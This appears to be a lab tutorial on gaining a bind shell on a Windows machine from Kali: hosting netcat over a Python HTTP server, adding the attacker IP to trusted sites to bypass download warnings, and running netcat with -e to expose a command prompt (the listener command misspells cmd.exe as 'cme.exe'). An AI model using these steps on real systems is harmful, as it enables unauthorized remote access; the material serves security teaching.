
Setup: We have a kali linux attack machine and a windows victim machine

We can start by moving into the windows-binaries directory, which is where we store netcat. This makes it easier to transfer the file in a minute, since the path will be local. From within this directory, we can start our python’s simple HTTP server, running across port 80.

Navigation command: cd /usr/share/windows-binaries

Server setup command: python -m SimpleHTTPServer 80


Also, in the screencap below, ignore 4 for now… this is feedback that will show up after step 3.




On the target machine, assume we have something like RDP up and running, so we can access the windows and navigate them like a normal desktop.

In a web browser, put the ip address of the attacker. This will show the contents of the windows-binaries directory, which is where we launched our python simple HTTP Server from. Basically, we’re “serving up” our directory.


The links on the left are executables that are found in that binaries directory, making them easy to access on the victim machine. We’re interested in #3 here, which we can just click to download.

Well, maybe it’s not so simple as a single click, since windows recognizes this untrusted site could be malicious. They’re right, but we’re going to lie to windows to exploit the machine.

Add the ip address served up to the trusted websites list



Here’s the panel where you input the url of the server. Again, it’s just the attacker IP.




With the site being trusted, we can click on the nc.exe to download it. We get a warning banner, but this is fine.

!! NOTE: the presence of these warning banners should make it clear: this sort of attack is very easy to detect if the process is unmasked. A *trojan horse* could mask intentions if we got more complex than this, though, as it stands, we’re looking inside the proverbial horse for how the transport of the soldiers works.



On the windows target, I can open up a cmd prompt, navigate to the downloads, and find our freshly downloaded nc.exe.



With this, we can set up a listener.

To use a metaphor, this is our “grappling hook”, giving us a rope to climb onto the target ship.

Command: nc.exe -nvlp 1234 -e cme.exe

(English: run netcat, listening on tcp port 1234. When a connection is established, execute cmd.exe, which will give the connection access to a command-prompt)




On Linux attacker machine

Command: nc -nv ip.of.target 1234

(English: use netcat, with typical verbose network connection, on the target ip address, over port 1234 )

Note: both of these are using 1234 to communicate. This must match and not be occupied by another service.

Reminder: listeners get -nvlp, attackers do -nv



Above, we see how this has opened a command line session, which gives us access to the target system directly.

Overall, this is how we could use RDP access, where we might not have direct command line access, to getting that CMD to execute through a bind shell.